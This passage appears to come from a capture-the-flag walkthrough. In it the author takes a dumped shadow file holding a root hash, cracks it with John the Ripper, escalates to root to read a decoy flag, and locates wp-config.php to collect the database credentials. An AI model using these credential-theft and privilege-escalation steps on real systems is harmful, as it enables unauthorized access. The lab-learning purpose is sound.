root:$6$qoj6/JJi$FQe/BZlfZV9VX8m0i25Suih5vilS//OVNpd.PvEVYcL1bWSrF3XTVTF91n60yUu
UMUcP65EqT8HfjLyjGHova/:17951:0:99999:7:::
daemon:*:17931:0:99999:7:::
bin:*:17931:0:99999:7:::
sys:*:17931:0:99999:7:::
sync:*:17931:0:99999:7:::
games:*:17931:0:99999:7:::
man:*:17931:0:99999:7:::
lp:*:17931:0:99999:7:::
mail:*:17931:0:99999:7:::
news:*:17931:0:99999:7:::
uucp:*:17931:0:99999:7:::
proxy:*:17931:0:99999:7:::
www-data:*:17931:0:99999:7:::
backup:*:17931:0:99999:7:::
list:*:17931:0:99999:7:::
irc:*:17931:0:99999:7:::
gnats:*:17931:0:99999:7:::
nobody:*:17931:0:99999:7:::
_apt:*:17931:0:99999:7:::
www-data@1afdd1f6b82c:/$
```

Now we can see the root password hash as highlighted above. I copy this and paste it in the file named "roothash". Then I use "john" as shown below to crack the hash.



```
┌─[kalyan@parrot]─[/root]
└──╼ $john roothash
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
john             (root)
1g 0:00:00:13 DONE 2/3 (2019-06-05 19:27) 0.07199g/s 218.7p/s 218.7c/s 218.7C/s
helpme..john
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


The password of the root user is "john" as we can see in the above image. Let's login using the credentials. Successful. I move to the "root" folder to have a look at the flag .



```
www-data@1afdd1f6b82c:/$ su -
su -
Password: john

root@1afdd1f6b82c:~# whoami
whoami
root
root@1afdd1f6b82c:~# cd /root
cd /root
root@1afdd1f6b82c:~# ls
ls
flag
root@1afdd1f6b82c:~# cat flag
cat flag
Life consists of details..
root@1afdd1f6b82c:~#
```


The flag says "Life consists of details". Sooo not flag like. This cannot be our flag. This is just a decoy. I tried searching in other locations but it is nowhere. So the challenge is still not completed.

Since the target has Wordpress installed, there will be a file called wp-config.php present. This is a Wordpress file which has all the configuration settings of the Wordpress installation. This also has MySQL username and password. I use the find command to see where it is as shown below.




```
root@1afdd1f6b82c:~# find / -name "wp-config.php"
find / -name "wp-config.php"
find: '/proc/94/map_files': Permission denied
find: '/proc/95/map_files': Permission denied
find: '/proc/96/map_files': Permission denied
find: '/proc/97/map_files': Permission denied
find: '/proc/98/map_files': Permission denied
find: '/proc/103/map_files': Permission denied
find: '/proc/104/map_files': Permission denied
find: '/proc/156/map_files': Permission denied
find: '/proc/160/map_files': Permission denied
find: '/proc/161/map_files': Permission denied
find: '/proc/165/map_files': Permission denied
find: '/proc/167/map_files': Permission denied
find: '/proc/171/map_files': Permission denied
find: '/proc/172/map_files': Permission denied
find: '/proc/176/map_files': Permission denied
find: '/proc/177/map_files': Permission denied
find: '/proc/188/map_files': Permission denied
/var/www/html/wp-config.php
root@1afdd1f6b82c:~#
```

I open the file wp-config.php and find that the MySQL username and password are both "wordpress" as can be seen in the image below.



